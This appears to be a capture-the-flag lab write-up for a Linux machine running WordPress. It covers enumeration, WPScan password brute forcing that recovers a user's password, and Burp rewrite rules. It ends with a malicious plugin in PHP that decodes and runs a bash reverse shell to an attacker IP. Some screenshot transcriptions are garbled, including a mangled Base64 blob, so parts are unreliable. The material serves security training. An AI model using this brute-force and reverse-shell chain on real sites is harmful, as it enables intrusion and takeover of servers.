

nightblade



IP: 10.10.10.2 | 20.20.20.3

OS: Linux

Ports: 80

Users: nightblade | jsmith | krav0

Reconnaissance


From nmap scan only port 80 was found open.

```
└─$ nmap 10.10.10.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-25 12:10
-0400
Nmap scan report for 10.10.10.2
Host is up (0.000013s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 9A:85:88:57:19:37 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.63 seconds
```

```
(tb@kali)-[~/machine/month-3/nightblade]
└─$ nmap 10.10.10.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-25 12:10 -0400
Nmap scan report for 10.10.10.2
Host is up (0.000013s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 9A:85:88:57:19:37 (Unknown)


Nmap done: 1 IP address (1 host up) scanned in 0.63 seconds
```




Information Disclosure

I have run gobuster to enumerate pages and found `wp` and `robots.txt`


```
-$ gobuster dir -u http://10.10.10.2 -w /usr/share/wordlist
s/dirb/common.txt -x .php,.txt,.bkp,.json
```



Inspecting the `robots.txt` file revealed two `Disallow` entries: the standard **WordPress administration** path and a second entry consisting of a long hexadecimal string. The unusual value appeared to reference a hidden resource and became the next target for enumeration.



Browsing the `wp` page, I have found that wordpress is running there.



WordPress Enumeration

I then ran **WPScan** against the target to enumerate the WordPress installation. The scan identified the WordPress version, installed components, and valid user accounts, providing valuable information for the next stage of the assessment.

```
└─$ sudo wpscan --url http://10.10.10.2/wp --enumerate u --  
plugins-detection passive
```

```
(tb@kali)~[/machine/month-3/nightblade]
$ sudo wpscan --url http://10.10.10.2/wp --enumerate u --plugins-detection passive

WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

Bienvenido a WordPress. Esta es
después ¡empezá a escribir!

27 marzo, 2026

[+] URL: http://10.10.10.2/wp/ [10.10.10.2]
[+] Started: Sat Jul 25 12:24:11 2026

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.58 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.10.10.2/wp/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://10.10.10.2/wp/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] Upload directory has listing enabled: http://10.10.10.2/wp/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://10.10.10.2/wp/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
```

```
[+] Upload directory has listing enabled: http://10.10.10.2/wp/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://10.10.10.2/wp/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.9.4 identified (Insecure, released on 2026-03-11).
| Found By: Meta Generator (Passive Detection)
| - http://10.10.10.2/wp/, Match: WordPress 6.9.4
| Confirmed By: Rss Generator (Aggressive Detection)
| - http://10.10.10.2/wp/feed/, <generator>https://wordpress.org/?v=6.9.4/<generator>
| - http://10.10.10.2/wp/comments/feed/, <generator>https://wordpress.org/?v=6.9.4/<generator>

[!] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00

[!] User(s) Identified:

[+] krav0
| Found By: WP Json Api (Aggressive Detection)
| - http://10.10.10.2/wp/wp-json/wp/v2/users/?per_page=100&page=1
| Confirmed By:
| Rss Generator (Aggressive Detection)
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sat Jul 25 12:24:16 2026
[+] Requests Done: 47
[+] Cached Requests: 5
[+] Data Sent: 11,619 KB
[+] Data Received: 519,431 KB
[+] Memory used: 145.352 MB
[+] Elapsed time: 00:00:05
```

Credential Recovery

I initially launched an **XML-RPC** password attack against the **krav0** account using the **rockyou.txt** wordlist. After approximately **10 minutes** without success, I stopped the attack as it was proving inefficient. Instead, I shifted focus to the suspicious string previously discovered in **robots.txt** and continued my enumeration there.

```
└─$ sudo wpscan --password-attack xmlrpc -t 20 -U krav0 -P /usr/share/wordlists/rockyou.txt --url http://10.10.10.2/wp
```

```
[*] The main theme could not be detected.
[*] Enumerating All Plugins (via Passive Methods)
[*] No plugins Found.
[*] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:11 → (137 / 137) 100.00% Time: 00:00:11
[*] No Config Backups Found.
[*] Performing password attack on Xmlrpc against 1 user/s
Trying krav0 / 2balls Time: 00:10:32 < > (94246 / 14244392) 0.65% ETA: 26:30:51
```

The string was double-encoded (hex → Base64). I have decoded it and it exposed a hidden path:

```
User-agent: *
Disallow: /wp/wp-admin/
Disallow: 4c334d7a5933497a6445417662476c7a644335306548513d0a
a
```

```
$ echo "4c334d7a5933497a6445417662476c7a644335306548513d0a"
| xxd -r -p | base64 -d
/s3cr3t@/list.txt
```

```
(tb@kali)-[~/machine/month-3/nightblade]
└─$ echo "4c334d7a5933497a6445417662476c7a644335306548513d0a" | xxd -r -p
L3MzY3IzdEAvbGlzdC50eHQ=

(tb@kali)-[~/machine/month-3/nightblade]
└─$ echo "4c334d7a5933497a6445417662476c7a644335306548513d0a" | xxd -r -p | base64 -d
/s3cr3t@/list.txt
```

Accessing the hidden path returned a **small, targeted password wordlist**. I used this custom list with **WPScan** to perform another XML-RPC password attack against the **krav0** account. This time, the correct password was recovered almost immediately, providing valid WordPress credentials.

```
← → ↻ 🏠 🔒 Not Secure http://10.10.10.2/s3cr3t@/list.txt
🔖 Import bookmarks... 🛡️ OffSec 🐧 Kali Linux 🧰 Kali Tools 📄 Kali Docs 🌐 Kali Forums 🚫 404 Not Found 🕸️ Kali NetHunter 🌐 http://10.13.0.189/cgi... 🗄️ Exploit-DB 🔍 Google Hacking DB

password
123456
admin
password123
qwerty
letmein
welcome
monkey
dragon
master
abc123
111111
sunshine
princess
shadow
superman
michael
football
charlie
donald
batman
trustno1
iloveyou
starwars
password
hello123
welcome1
admin123
root123
toor
hacker
hackme
test123
changeme
secret
pass1234
voidwalker
gaming
nightblade
krav0
blade123
network
redteam
pentester
linux123
security
hunter2
matrix
```

```
(tb@kali)-[~/machine/month-3/nightblade]
$ curl http://10.10.10.2/s3cr3t@/list.txt > list.txt
% Total % Received % Xferd Average Speed Time Time Time Current
 Dload Upload Total Spent Left Speed
100 418 100 418 0 0 90456 0 Total Spent Left Speed
0

(tb@kali)-[~/machine/month-3/nightblade]
$ head list.txt
password
123456
admin
password123
qwerty
letmein
welcome
monkey
dragon
master
```

└─\$ **sudo wpscan --url** http://10.10.10.2/wp **--passwords** list.txt

Username: krav0, Password: voidwalker



```
[*] User(s) Identified:
[*] krav0
[*] Found By: Wp Json Api (Aggressive Detection)
[*] ~ http://10.10.10.2/wp-json/wp/v2/users/?per_page=100&page=1
[*] Confirmed By:
[*] Rss Generator (Aggressive Detection)
[*] Author Id Brute Forcing - Author Pattern (Aggressive Detection)
[*] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - krav0 / voidwalker
Trying krav0 / pass1234 Time: 00:00:00
> (40 / 91) 43.95% ETA: ??:??:??

Valid Combinations Found:
[*] Username: krav0, Password: voidwalker

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[*] Finished: Sat Jul 25 12:43:34 2026
[*] Requests Done: 197
[*] Cached Requests: 34
[*] Data Sent: 45,983 KB
[*] Data Received: 620,714 KB
[*] Memory used: 247.121 MB
[*] Elapsed time: 00:00:03
```


Admin Panel



After obtaining valid credentials, I attempted to access the WordPress admin panel at `http://10.10.10.2/wp/wp-admin`. However, every request was redirected to `172.17.0.2`, revealing that the WordPress `siteurl` and `home` settings were hardcoded to the container's internal Docker IP, which was not reachable from my machine.

To work around this, I configured **Burp Suite Match and Replace** rules to rewrite the internal Docker IP to the target's reachable address. I applied the rules to both **HTTP response headers** (rewriting the `Location` header) and the **response body** (updating form actions and internal links), allowing me to interact with the WordPress admin interface normally.

Response header	<code>172.17.0.2</code> → <code>10.10.10.2</code>	(Literal)
Response body	<code>172.17.0.2</code> → <code>10.10.10.2</code>	(Literal)



⚡

Edit match/replace rule

×

Settings mode

Script mode

?

Type

Request header

Comment

Match

172.17.0.2

Replace

10.10.10.2

☐

Regex match

Original request

↺

Test

Auto-modified request

1

POST /update HTTP/2

2

Host: example.com

3

Content-Type: application/json

4

User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537

5

Content-Length: 34

6

7

{

8

"key1": "value1",

9

"key2": "value2"

10

}

11

1

Cancel

OK

⚡

Add match/replace rule

×

Settings mode

Script mode

?

Type

Response header

Comment

Match

172.17.0.2

Replace

10.10.10.2

☐

Regex match

Original response

↺

Test

Auto-modified response

1

HTTP/2 200 OK

2

Content-Type: text/html; charset=UTF-8

3

Server: server

4

Content-Length: 111

5

6

<!DOCTYPE html>

7

<html>

8

<title>

9

Example

10

</title>

11

</head>

12

</body>

13

</html>

14

15

16

1

HTTP/2 200 OK

2

Content-Type: text/html; charset=UTF-8

3

Server: server

4

Content-Length: 111

5

6

<!DOCTYPE html>

7

<html>

8

<title>

9

Example

10

</title>

11

</head>

12

</body>

13

</html>

14

15

16

Cancel

OK

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover

Intercept HTTP history WebSockets history **Match and replace** Proxy settings

HTTP match and replace rules

Use these settings to automatically replace parts of HTTP requests and responses passing through the Proxy.

☐ Only apply to in-scope items


	Enabled	Item	Name	Match	Replace	Type	Comment
Add	☐	Response header		*Set-Cookie.*\$		Regex	Ignore cookies
Edit	☐	Request header		*Host:foo.example.org\$	Host: bar.example.org	Regex	Rewrite Host header
Remove	☐	Request header			Origin: foo.example.org	Literal	Add spoofed CORS origin
Up	☐	Response header		*Strict-Transport-Security.*\$		Regex	Remove HSTS headers
Down	☒	Response header			X-XSS-Protection: 0	Literal	Disable browser XSS protection
	☒	Request header		172.17.0.2	10.10.10.2	Literal	
	☒	Response body		172.17.0.2	10.10.10.2	Literal	
	☒	Response header		172.17.0.2	10.10.10.2	Literal	

WebSocket match and replace rules

Use these settings to automatically replace parts of WebSocket messages passing through the Proxy.


☐ Only apply to in-scope items

	Enabled	Direction	Match	Replace	Type	Comment
--	---------	-----------	-------	---------	------	---------



Remote Code Execution via Plugin Upload

After applying the Burp Suite rewrite rules, I was able to access the WordPress login page and admin dashboard through **10.10.10.2**.



The compromised account had permission to upload plugins. Since WordPress rejects arbitrary PHP files as invalid plugins, I packaged my payload as a valid WordPress plugin with the required plugin header before uploading it.

```
#payload in base64
└─$ echo "bash -c '/bin/bash -i >& /dev/tcp/10.10.10.1/6666
0>&1'" | base64

#shell payload
└─$ cat shell.php
<?php
/*
Plugin Name: HACKED
Description: Plugin to execute system commands through the
URL (only in a controlled environment).
Version: 66666666.0
Author: dlse0
*/
?>
<?php
system("echo 'YmFzaCAtYyAnL2Jpbi9iYXNoIC1pID4mIC9kZXlvdGNwL
zEwLjEwLjEwLjEvNjY2NiAwPiYxJwo=' | tee /tmp/shell; base64 -
d /tmp/shell | bash");
?>
```

The Base64 blob decodes to a standard reverse shell:

```
bash -c '/bin/bash -i >& /dev/tcp/10.10.10.1/6666 0>&1'
```

```
mkdir shell
mv shell.php shell/
zip -r shell.zip shell/
```

```
(tb@ kali) [~/machine/month-3/nightblade]
$ nano shell.php


(tb@ kali) [~/machine/month-3/nightblade]
$ cat shell.php
<?php
/*
Plugin Name: HACKED
Description: Plugin to execute system commands through the URL (only in a controlled environment).
Version: 66666666.0
Author: d1se0
*/
<?php
system("echo 'YmFzaCatYyAnL2Jpb9iYXNoIC1pID4mIC9kZXVvdGNwLzEwLjEwLjEwNjY2NiAwP1xXJwo=' | tee /tmp/shell; base64 -d /tmp/shell | bash");
?>


